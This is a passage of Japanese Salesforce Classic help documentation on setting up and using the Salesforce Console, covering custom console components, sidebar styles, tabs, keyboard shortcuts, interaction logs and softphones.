キャンバスアプリケーションを管理する
- 「アプリケーションのカスタマイズ」

ページレイアウトではレポートグラフは2個までに制限されているため、サイドバーには最大2個のレポートグラフを追加できます。サイドバーには最大5つのコンポーネントを追加でき、ページレイアウトには最大8つのコンポーネントを追加できます。追加したキャンバスアプリケーションコンポーネントは、AppExchange パッケージには追加できません。

7. ［コンポーネント］の下で、次のように詳細を設定します。
   - Visualforceページまたはキャンバスアプリケーションの場合、コンポーネントを検索して選択するには、［コンポーネント］の下で をクリックします。

     ヒント: Visualforce ページに Lightning コンポーネントを追加できます。「FAQ - Lightning」を参照してください。

   - コンポーネントがルックアップ項目、関連リスト、レポートグラフの場合は、その項目、リスト、またはグラフの名前を選択します。必要に応じて、オブジェクトのミニページレイアウトを定義することで、さらに項目をルックアップコンポーネントに追加できます。コンポーネントとして表示されるレポートグラフおよび関連リストをページで非表示にして、重複する情報が示されないようにすることもできます。関連リストの並び替えは、ページレイアウトから実行します。関連リストコンポーネントにカスタムボタンは表示されません。
8. ［表示ラベル］の下で、サイドバーからコンソールユーザに表示されるコンポーネント名を入力します。レポートグラフの表示ラベルを入力しない場合は、レポートグラフの名前が使用されます。
9. サイドバーのコンポーネントのサイズを指定するには、高さまたは幅を選択し、そのパーセントまたはピクセル数を入力します。高さまたは幅を指定しない場合、コンポーネントは自動的にコンソールで正しく表示されるサイズに設定されます。

   積み上げスタイルで表示するコンポーネントには［コンポーネントの自動サイズ調整］を使用できます。この機能はデフォルトで選択されているため、ユーザがブラウザのサイズを変更したときに、積み上げコンポーネントがサイドバーに合わせて適切に調整されます。Salesforce で積み上げコンポーネントの最小の高さと幅が選択されます。これらの値を変更することはできません。自動的に調整するこのオプションは、Visualforce ページやキャンバスアプリケーションでは使用できません。
10. [保存] をクリックします。

関連トピック:

コンソールコンポーネントのサイドバーのスタイル

ページレイアウトへのレポートグラフの追加

オブジェクト管理設定の検索

コンソールサイドバーへのクイックアクションの追加

カスタムクイックアクションをコンソールサイドバーに追加すると、サポートエージェントがケースに関連付けられたレコードの作成、更新、および検索を簡単に行うことができます。クイックアクションは、コンソールコンポーネントとして追加されます。

コンソールのケースページレイアウトにクイックアクションを追加する前に、そのクイックアクションを作成します。

1. [設定]から、[クイック検索] ボックスに「*ページレイアウト*」と入力し、[ケース] の [ページレイアウト] を選択します。
2. 操作するページレイアウトを選択します。
3. [カスタムコンソールコンポーネント] をクリックします。
4. クイックアクションコンポーネントを追加するサイドバーセクションまでスクロールします。たとえば、左サイドバーに追加するには、[左サイドバー] セクションに移動します。
5. クイックアクションコンポーネントを設定します。
   - 項目: クイックアクションの影響を受けるレコード項目を選択します。たとえば、クイックアクションで取引先責任者レコードを作成する場合は、[取引先責任者] 項目を選択します。
   - リンクを有効化:選択されている場合、サポートエージェントがこのレコードをケースと関連付けることができます。たとえば、サポートエージェントは取引先責任者を作成してケースにリンクできます。
   - 作成アクション:「作成」クイックアクションを選択します。このクイックアクションでは、サポートエージェントがレコードを作成できます。
   - 更新アクション:「更新」クイックアクションを選択します。このクイックアクションでは、サポートエージェントがレコードを更新できます。
6. 必要に応じて、その他のクイックアクションコンポーネントを追加します。
7. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アクションおよびページレイアウトを作成、編集、削除し、カスタムコンソールコンポーネントを追加する
- 「アプリケーションのカスタマイズ」




関連トピック:

コンソールコンポーネント
ページレイアウトへのコンソールコンポーネントの追加

コンソールコンポーネントのサイドバーのスタイル

システム管理者は、コンポーネントをページレイアウトに追加するときに、Salesforce コンソールでコンポーネントを表示するサイドバーのスタイルを選択します。

次のサイドバーのスタイルをページレイアウトのコンソールコンポーネントで使用できます。

マルチコンポーネントの種類	説明
積み上げ	コンテンツ領域に複数のフレームがある。 
タブ	1 つのコンテンツ領域に複数パネルのリストがある。 
アコーディオン	コンテンツ領域が折りたたみ可能。  このスタイルは、垂直サイドバーにのみ使用できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

ページレイアウトへのコンソールコンポーネントの追加

アプリケーションへのコンソールコンポーネントの追加

コンソールコンポーネントを作成したら、ユーザがアクセスできるようにSalesforceコンソールのフッターにボタンとして追加できます。

1. [設定] から、［クイック検索］ボックスに「*カスタムコンソールコンポーネント*」と入力し、[カスタムコンソールコンポーネント] を選択します。
2. [新規] をクリックします。
3. コンポーネントの名前を入力します。
4. ［ボタン名］で、コンポーネントを起動するためにユーザがクリックするボタンに表示される表示ラベルを入力します。たとえば、「`Live Agent`」などです。
5. ［ボタン `CSS`］で、コンポーネントを起動するためにユーザがクリックするボタンの外観の定義に使用されるインラインスタイルを入力します。サポートされるスタイルには、フォント、フォントの色、背景色などがあります。
6. コンソールに表示するときのボタンの幅を入力します。
7. ［コンポーネント］で、［`Visualforce` ページ］または［キャンバスアプリケーション］を選択し、コンポーネントの名前を入力するか、 をクリックしてコンポーネントを検索して選択します。

   ヒント: Visualforce ページに Lightning コンポーネントを追加できます。「FAQ - Lightning」を参照してください。
8. コンソールにコンポーネントを表示するときに使用されるウィンドウの高さと幅を入力します。
9. コンポーネントの表示に使用するウィンドウのサイズをユーザが変更できないようにするには、［固定幅］または［固定高さ］をクリックします。
10. [保存] をクリックします。

ユーザがコンポーネントにアクセスできるようにするには、コンポーネントをコンソールに割り当てる必要があります。「アプリケーションへのコンソールコンポーネントの割り当て」を参照してください。

関連トピック:

アプリケーションへのコンソールコンポーネントの割り当て

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムコンソールコンポーネントを追加する
- 「アプリケーションのカスタマイズ」

  および

  「Service Cloud ユーザ」または「セールスコンソール」

Visualforce ページを作成する
- 「アプリケーションのカスタマイズ」

キャンバスアプリケーションを管理する
- 「アプリケーションのカスタマイズ」

アプリケーションへのコンソールコンポーネントの割り当て

Salesforce コンソールアプリケーションにコンソールコンポーネントを追加したら、ユーザがアクセスできるように各コンソールに割り当てる必要があります。

1. [設定] から、［クイック検索］ボックスに「アプリケーション」と入力し、[アプリケーション] を選択します。
2. コンソールアプリケーションを選択します。
3. [編集] をクリックします。
4. ［カスタムコンソールコンポーネントを選択］で、使用可能なコンポーネントのすべてをアプリケーションに追加します。
1. ［コンソールコンポーネントの位置揃え］で、コンポーネントをコンソールのフッターの左または右のどちらに位置揃えするかを選択します。
5. [保存] をクリックします。

関連トピック:

アプリケーションへのコンソールコンポーネントの追加

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アプリケーションにカスタムコンソールコンポーネントを割り当てる
- 「アプリケーションのカスタマイズ」

Salesforce コンソールのブランド設定

コンソールのヘッダーにカスタムロゴを追加し、ヘッダー、フッター、および主タブの色を指定することで、コンソールにブランドを設定できます。

1. [設定] から、［クイック検索］ボックスに「アプリケーション」と入力し、[アプリケーション] を選択します。
2. コンソールの横にある［編集］をクリックします。
3. カスタムロゴを追加するには、[画像を挿入] をクリックして、ドキュメントライブラリから画像を選択します。

   ドキュメントライブラリから Classic アプリケーションのカスタムアプリケーションのロゴを選択するときは、次の要件に留意してください。

   - 画像は GIF または JPEG 形式で、20 KB 以下にする必要があります。
   - 画像の幅が 300 ピクセル、高さが 55 ピクセルより大きい場合、適切なサイズに縮小されます。
   - 画面上にきれいに表示されるように、背景を透明にした画像を使用することをお勧めします。
   - 画像をユーザに表示するには、そのドキュメントのプロパティで［外部参照可］チェックボックスがオンになっている必要があります。
4. 色を指定するには、［ヘッダーの色］、［フッターの色］、または［主タブの色］に 16 進コードを入力します。たとえば、ヘッダーの色を青として定義するには、#0000FF と入力します。
5. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce コンソールの色を定義する
- 「アプリケーションのカスタマイズ」

正しい色が表示されることを検証するには、コンソールを参照します。

メモ: ヘッダーまたはフッターの色は、メタデータ API ではまだ定義できません。

Salesforce コンソールの使用

Salesforce コンソールの使用

コンソールの機能強化されたインターフェースを使用すると、より多くのレコードをより迅速に処理できます。

標準の Salesforce ページとは異なり、コンソールでクリックする項目はすべてタブとして表示されます。タブベースのナビゲーションは効率性が高いほか、コンソールによって次のことが可能になります。

- 多数のレコードの同時処理
- 最近使用したタブおよびブックマークの表示
- 固定表示リストのサイズ変更による情報表示領域の拡大
- キーボードショートカットを使用した移動の迅速化
- マルチモニターの使用

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コンソールのダッシュボードに似たインターフェースでは、データがすべて1つの画面にまとめられるため、次のことが可能です。

- レコードの検索
- 相互関係ログを使ったレコードに関するメモの作成
- 表示中のレコードが別のユーザによって編集された日時の表示
- ソフトフォンを使用した通話の受発信

さらに、Salesforce Console for Service には次の機能があります。

- ケースを解決する Salesforce ナレッジ記事の検索
- Live Agent を使用した顧客とのチャット

メモ: Salesforce システム管理者がカスタムコンソールコンポーネントを追加している場合は、コンソールのサイドバーおよびフッターに、使用可能な追加機能があることがあります。

Salesforce コンソールのタブ


コンソールでクリックする項目は、タブとして表示されます。タブにより、必要な情報をすべて、コンテキストを失うことなく1画面で見ることができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コンソールのタブ



(1) ナビゲーションタブでは、作業するオブジェクトやレコードを選択できます。(2) 主タブには、取引先などコンソールの主な作業項目が表示されます。(3) サブタブには、取引先の取引先責任者など主タブの関連項目が表示されます。作業時にコンソール内を移動するには、タブを使用します。

警告: ブラウザの [戻る] ボタンはコンソールではサポートされておらず、正常に動作しないことがあります。コンソールタブは、ブラウザタブを閉じるまでブラウザタブに保存されます。

ブラウザタブを閉じると、開いているコンソールタブはすべて失われます。システム管理者がコンソールのユーザセッションを保存するように設定している場合は、ユーザがSalesforceに再度ログインすると、以前開いていたコンソールタブとコンソールコンポーネントが自動的に再表示されます。さらに、サイドバーコンポーネントや相互関係ログのサイズを変更したり、グローバル検索ヘッダーを閉じたりした場合、そうしたカスタマイズも再表示されます。

Salesforceからログアウトし、同じウィンドウを使用して再びログインすると、[ユーザセッションを保存] が無効になっている場合でも、前に開いていたタブが新しいセッションで再び開きます。

関連トピック:

- Salesforce コンソールの使用
- Salesforce コンソールでのブックマークまたは最近使用したタブの表示

Salesforce コンソールのナビゲーションタブ


ナビゲーションタブを使用して、オブジェクトを選択し、そのホームページを表示します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コンソールのナビゲーションタブ



コンソールごとに、ナビゲーションタブが1つ表示されます。システム管理者がナビゲーションタブでユーザが選択できるオブジェクトのリストを決定しますが、そのリストがオンになっているユーザは、[タブのカスタマイズ] をクリックしてオブジェクトを非表示、表示、および整理できます。

ナビゲーションタブから選択したほとんどのオブジェクトのホームページにはリストビューが表示され、自動的に拡張リストになります。ナビゲーションタブには、売上予測、アイデア、アンサー、接続、ポータル、コンソール、または Salesforce 組織をカスタマイズするためのボタンは表示されません。

関連トピック:

- Salesforce コンソールのタブ
- Salesforce コンソールの使用

Salesforce コンソールのタブを操作するためのガイドライン


コンソールの主タブおよびサブタブを最大限活用する方法について説明します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コンソールの主タブとサブタブ



(1) 主タブには、取引先などの作業する主な項目が表示されます。(2) サブタブは、取引先の取引先責任者など主タブの関連項目です。Salesforce では、表示できるタブ数に制限を設けていません。

タブを表示すると、変更を保存していないタブに * が表示されます。ただし、レポート、Visualforce ページ、Salesforce 組織の設定ページはこの例外です。 は、エラーの修正が必要なタブに表示されます。システム管理者がコンソールのホワイトリストに外部ドメインを追加している場合は、タブに Salesforce 外のページが表示されることがあります。カスタムボタンをクリックした場合や、レコードの種別、所有者、テリトリーを変更した場合は新しいタブが表示されません。代わりに、現在のタブが選択した項目になります。

タブバーで をクリックし、タブを閉じる、タブの更新、キーボードショートカットの表示などのオプションを選択すれば、タブでさまざまな操作を行うことができます。タブを再配置するには、タブバーの新しい位置にドラッグします。タブでは主タブまたはサブタブという状況が維持されます。つまり、主タブをサブタブバーに移動したり、その逆の移動を行うことはできません。タブの再配置は、Internet Explorer® 7 では使用できません。

システム管理者がマルチモニターコンポーネントを有効化している場合、ブラウザから主タブをポップアウトして画面上の任意の場所にドラッグし、作業方法をカスタマイズできます。 をクリックして [主タブをポップアップ] を選択します。主タブを元のブラウザに戻すには、 をクリックして [タブをコンソールに戻す] を選択します。

コンソールタブの URL をコピーして別のユーザに送信するには、 をクリックし、タブの名前の横にある を選択します。コンソールを使用しないユーザに URL を送信する場合は、[共有するリンク] ダイアログボックスから標準の Salesforce URL の作成を選択します。次に、CTRL+C を押して URL をコピーします。コピーし

た URL を貼り付ける新しいタブをコンソールに追加するには、 ✚ をクリックします。CTRL+V を押して URL をテキストボックスに貼り付けた後、[Go!] をクリックします。コンソールの URL または標準の Salesforce URL を新しいタブに貼り付けることができます。

頻繁に使用するタブをタブバーに固定してすばやくアクセスできるようにするには、 をクリックして、タブの横にある を選択します。タブが固定されるとタブバーの前面に移動し、より広い画面領域を確保するためにテキストが削除されます。タブの固定を解除するには、 をクリックして、 を選択します。

お気に入りや時々使用するタブをブックマークしてすばやくアクセスできるようにするには、 をクリックして、タブの横にある を選択します。タブはブックマークされるとフッターの [履歴] コンポーネント (旧名称は [最新のタブ]) に移動します。ブックマークしたタブを削除するには、 をクリックして、 を選択するか、[履歴] コンポーネントのタブの横にある [削除] をクリックします。「Salesforce コンソールでのブックマークまたは最近使用したタブの表示」 (ページ 4900)を参照してください。

警告: 新たに作成してまだ保存していない項目の [キャンセル] をクリックすると、その項目とタブが削除され、ごみ箱には送られません。

メモ: Salesforce システム管理者がカスタムコンソールコンポーネントを追加している場合は、タブの横にあるサイドバーに、作業に使用可能な追加機能があることがあります。

ヒント: 最後に閉じたタブを再び開くには、SHIFT+C を押すか、 をクリックして [最後に閉じたタブを再開] を選択します。閉じたタブを 10 個まで再び開くことができます。

関連トピック:

- Salesforce コンソールのナビゲーションタブ
- Salesforce コンソールのタブ
- Salesforce コンソールの使用

Salesforce コンソールでのブックマークまたは最近使用したタブの表示

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce システム管理者が設定した場合は、Salesforce を検索しなくても、コンソールでブックマークした主タブや最近使用した主タブにすばやくアクセスできます。

メモ: Summer '15 では、ユーザがタブを見つけて取得する操作を効率化するために、[最新のタブ] が [履歴] という名前に変更され、ブックマークが追加されました。これらの機能は、Internet Explorer® 7 および 8 では使用できません。

ブックマークした主タブまたは最近使用した主タブを表示するには、コンソールのフッターで [履歴] をクリックします。次に、[ブックマーク] または [最近のタブ] 列をクリックして、タブを選択します。各タブの URL を取得して別のユーザに送信するすることや、ブックマークを削除したり最近使用したタブをクリアしたりして一から始めることもできます。それぞれの最近のタブの横にあるサブタブを使用できる場合は、

最大 10 個のサブタブにアクセスできます。ミーティング要請のフロート表示など、タブとして表示されない項目は [履歴] フッターに表示されません。

関連トピック:

- Salesforce コンソールのタブを操作するためのガイドライン
- Salesforce コンソールの使用

Salesforce コンソールの固定表示リストのサイズ変更および最小化

システム管理者が固定表示リストを有効にして画面上の表示場所を選択している場合は、リストのサイズ変更および最小化を実行できます。

固定表示リストのサイズを変更するには、リストの右または下の余白をクリックし、目的のサイズになるまでドラッグします。固定表示リストを最小化するには、右または下の余白にある矢印をクリックします。再度リストを表示するには、矢印をもう一度クリックします。リストからレコードを選択しなかった場合、リストは自動的に全画面表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- Salesforce コンソールの使用

Salesforce コンソールでのキーボードショートカットの使用

キーボードショートカットにより、マウスを使用する代わりにキーを押してアクションをすばやく実行できます。

キーボードショートカットを使用して、コンソールをより効率的に機能させることができます。たとえば、システム管理者がショートカットを作成することで、ユーザはケースの詳細を入力した後にマウスを使用して [保存] をクリックする代わりに、ケースの詳細を入力した後に CTRL+S を押し、マウスに切り替えることなくケースを保存できます。ショートカットの作成またはカスタマイズができるのはシステム管理者のみです。

コンソールのショートカットを一覧表示するフロート表示を開くには、SHIFT+K を押すか をクリックして[キーボードショートカットを表示]を選択します。フロート表示にショートカットが淡色表示されている場合、有効化されていないか、カスタマイズされています。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

キーボードショートカットは、文字キーの前に SHIFT キーを押しても大文字と小文字は区別されません。たとえば、SHIFT+b と SHIFT+B は同じです。CTRL、ALT、または SHIFT をキーボードショートカットに使用する場合、これらのキーの順番は考慮されません。たとえば、CTRL+ALT+A と ALT+CTRL+A は同じです。

関連トピック:

- Salesforce コンソールのデフォルトのキーボードショートカット
- Salesforce コンソールの使用

Salesforce コンソールのデフォルトのキーボードショートカット

次のショートカットはコンソールで自動的に使用可能になります。システム管理者がカスタマイズしたり無効にしたりできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

アクション (キーボードショートカット)	説明	キーコマンド
キーボードショートカットモードの入力	コンソールを表示しているブラウザでキーボードショートカットを有効にします。	Esc
ナビゲーションタブに移動	ナビゲーションタブを選択します。	V
タブの項目に移動	タブ上の詳細を選択します。	Shift+Tab
主タブに移動	主タブの行を選択します。	P
サブタブに移動	主タブ上のサブタブの行を選択します。	S
リストビューに移動	リストビューを選択します。	N
最初のリストビュー項目に移動	リストビューの最初の項目を選択します。	Shift+F
ヘッダーの検索ボックスに移動	カーソルをヘッダーの検索ボックスに移動します。	R
フッターに移動	カーソルをフッターコンポーネントに移動します。 Microsoft® Internet Explorer® バージョン 7、8、および右から左へ記述される言語ではサポートされていません。[マクロ] または [プレゼンス] コンポーネントを選択する場合は、ESC を押してカーソルを他のコンポーネントに移動します。	F/右矢印または左矢印/1 ～ 9
左に移動	カーソルを左に移動します。	左矢印
右に移動	カーソルを右に移動します。	右矢印
上に移動	カーソルを上に移動します。	上矢印
下に移動	カーソルを下に移動します。	下矢印
無効なタブで項目を開く	フォーカスを逸らすことなく選択した項目を新しいタブで開きます。	PC の場合は Ctrl キーを押しながらクリック、Mac の

アクション (キーボードショートカット)	説明	キーコマンド
		場合は CMD を押しながらクリック
タブのドロップダウンボタンを開く	他のアクションを選択するためにタブのドロップダウンボタンを開きます。	D
タブを開く	新しいタブを開きます。	T
タブを閉じる	選択されたタブを閉じます。	C
最後に閉じたタブの再開	最後に閉じた主タブを再び開きます。	SHIFT + C
タブの更新	選択されたタブを更新します。	SHIFT+R
Enter	コマンドを有効化します。	Enter
共有するリンクを取得	選択されたタブで、[共有するリンク]ダイアログボックスを開きます。	U
キーボードショートカットを表示	キーボードショートカットを一覧表示するフロート表示を開きます。	SHIFT+K
編集	詳細ページから編集ページに切り替えます。	E
保存	選択されたタブに変更を保存します。	Ctrl + S
固定表示リストの表示/非表示を切り替える	固定表示リストの表示を切り替えます。	SHIFT+ N
左サイドバーの表示/非表示を切り替える	左サイドバーとそのコンポーネントの表示を切り替えます。	SHIFT + 左矢印
右サイドバーの表示/非表示を切り替える	右サイドバーとそのコンポーネントの表示を切り替えます。	SHIFT + 右矢印
上サイドバーの表示/非表示を切り替える	上サイドバーとそのコンポーネントの表示を切り替えます。	SHIFT + 上矢印
下サイドバーの表示/非表示を切り替える	下サイドバーとそのコンポーネントの表示を切り替えます。	SHIFT + 下矢印
主タブをズームイン/ズームアウトする	ヘッダー、フッター、および固定表示リストの表示を切り替えて、主タブをズームイン/ズームアウトします。	Z

関連トピック:

- Salesforce コンソールでのキーボードショートカットの使用
- Salesforce コンソールの使用

Salesforce コンソールのマルチモニターコンポーネントを操作するためのガイドライン

コンソールの各部分をコンピュータ画面の別の領域に移動して、作業に最適な方法で情報を表示できます。

Salesforce システム管理者がマルチモニターコンポーネントを有効化している場合、主タブおよび Open CTI ソフトフォンをポップアウトして画面上の他の場所にドラッグできます。[履歴] コンポーネント、Live Agent チャット (フッターコンポーネント以外)、およびコンソールのフッターに含まれるカスタムコンソールコンポーネントまたは Force.com Canvas コンポーネントも移動できます。マルチモニターコンポーネントを使用するには、ブラウザの (1) ポップアップウィンドウを許可する設定、および (2) リンクを新しいウィンドウ (タブではなく) で開くようにする設定の更新が必要な場合があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

主タブをポップアウトしてドラッグするには、 をクリックして [主タブをポップアップ] を選択します。主タブを元のブラウザに戻すには、 をクリックして [タブをコンソールに戻す] を選択します。

コンソールのフッターにあるコンポーネントをポップアウトしてドラッグするには、項目をクリックし、 をクリックします。項目を元のブラウザに戻すには、 をクリックします。ポップアウトしたフッターコンポーネントを更新するには、コンポーネントで右クリックし、[再読み込み] または [更新] を選択します。ポップアウトしたフッターコンポーネントを更新すると、コンソールのフッターに戻ります。

固定表示リストが設定されている場合、プレイグラウンドがリストの横に空白領域として表示され、「フッターコンポーネントをここにドラッグ」と表示されます。画面上の複数のアプリケーション間で Salesforce ウィンドウを追跡するには、この領域を使用します。

重要: (1) Salesforce からログアウトした場合、(2) [設定] をクリックした場合、(3) リンクをクリックしてコンソールから離れた場合、(4) ブラウザを更新したか閉じた場合、ポップアウトした項目は閉じて画面上の位置は失われます。

メモ: CTI Toolkit のバージョン 3.0 または 4.0 で作成されたソフトフォンはポップアウトできません。

ヒント: コンソールからポップアウトした項目には、画面上の他のウィンドウの中から見つけやすいように青いヘッダーが付けられます。

ポップアウトしたコンポーネントからキーボードショートカットを使用するには、適切なウィンドウにフォーカスを移動します。たとえば、ナビゲーションタブがあるウィンドウにフォーカスがある場合、主タブに移動するためのデフォルトのショートカットであるキーコマンド P は機能しません。

関連トピック:

Salesforce コンソールの使用

Salesforce コンソールでのレコードへのメモの追加

相互関係ログを使用すると、コンソールの主タブのレコードにメモをすばやく追加できます。

相互関係ログのレイアウトに割り当てられている場合は、コンソールのフッターからこのログにアクセスできます。ログは、取引先や取引先責任者など、[活動履歴]関連リストのある項目に表示されますが、ソリューションには表示されません。また、レポート、ダッシュボード、Salesforce CRM Content、[記事の管理] タブ、Visualforce ページではログを使用できません。

相互関係ログの表示、非表示を指定するには、ログの境界にマウスポインタを置いて または をクリックします。相互関係ログと詳細ページのサイズを変更するには、その間にあるバーをドラッグします。顧客に関するメモがすばやく保存されるように、取引先責任者がサブタブに表示されると、その取引先責任者の名前がログの［名前］に追加されます。ただし、ログを保存する前に［名前］を変更できます。メモまたは［件名］を削除するために [ログをクリア] をクリックした場合、保存されたメモは削除されず、レコードの [活動履歴] 関連リストに格納されます。ログを簡単に確認および取得できるように、ログはすべてレコードの [活動履歴] 関連リストに ToDo として保存されます。

メモ: システム管理者は、ログに表示される項目をカスタマイズできます。

ヒント: ソフトフォンを使用している場合、[コールデータを追加]をクリックすると、通話の日時がログに追加されます。着信通話から画面のポップアップウィンドウが表示されたときは、[通話を終了する] をクリックして通話を終了し、ログに行った更新を保存します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

相互関係ログを表示する
- ToDo に対する「参照」

相互関係ログにメモを保存する
- ToDo に対する「編集」

関連トピック:

Salesforce コンソールの使用

Salesforce コンソールでの転送通知の表示

転送通知とは、表示しているレコードまたは項目が別のユーザによって変更されたときに表示されるビジュアルインジケータです。


Salesforce システム管理者が転送通知を設定すると、レコードまたは項目の変更に対するビジュアルインジケータがリストおよび詳細ページに表示されます。変更されたときに、詳細ページが自動的に更新されて最新情報が表示されるか、通知がダイアログボックスとして表示されます。リストには通知が次のように表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

リストの転送通知



(1) 黄: レコード変更時 (2) 青: 最後に参照した項目の場合 (3) 太字斜体: システム管理者が指定した項目の変更時

メモ:

- 取引先、取引先責任者、ケース、リード、商談、キャンペーン、ToDo、およびカスタムオブジェクトとその項目を転送通知に使用できます。
- 転送通知は、Professional Edition のコンソールでは使用できません。
- リードオブジェクトの転送通知を設定して Data.com クリーンアップルールを使用する場合、転送通知がコンソールでトリガされます。余分な通知が転送通知の制限に影響を及ぼすことがあります。

関連トピック:

Salesforce コンソールの使用

Salesforce コンソールでのソフトフォンの使用

コンソールでソフトフォンを使用して、通話だけでなく着信、発信、転送に関するレコードを表示できます。

CTI Toolkit のバージョン 3.0 または 4.0 で開発した CTI アダプタを使用して、コールセンターに割り当てられている場合、または Open CTI で開発したコールセンターを使用している場合、ソフトフォンにアクセスできます。

コンソールのフッターからソフトフォンを表示するには、📞をクリックします。相互関係ログを使用すると、通話ログにメモを作成できます。通話ログは、ソフトフォンの使用時に自動的に生成される活動レコードで、電話番号、発信者、日付、時刻、および通話時間を追跡します。通話ログは、通話に関連付けられている任意のレコードの [活動履歴] 関連リストで参照できます。

重要: (1) 通話中にブラウザを更新した場合、(2) 複数のブラウザで同時にソフトフォンを使用した場合、(3) コンソールのないブラウザでソフトフォンに切り替えた場合、データが正常に保存されない可能性があります。

メモ: CTI Toolkit のバージョン 4.0 で作成された CTI アダプタを使用している場合は、アダプタに接続していなくても、📞がフッターに表示されます。

ヒント: 📞をクリックしてソフトフォンを非表示にできますが、コンソールのフッターから離れた場所に移動することはできません。ソフトフォン

エディション

使用可能なエディション: Salesforce Classic

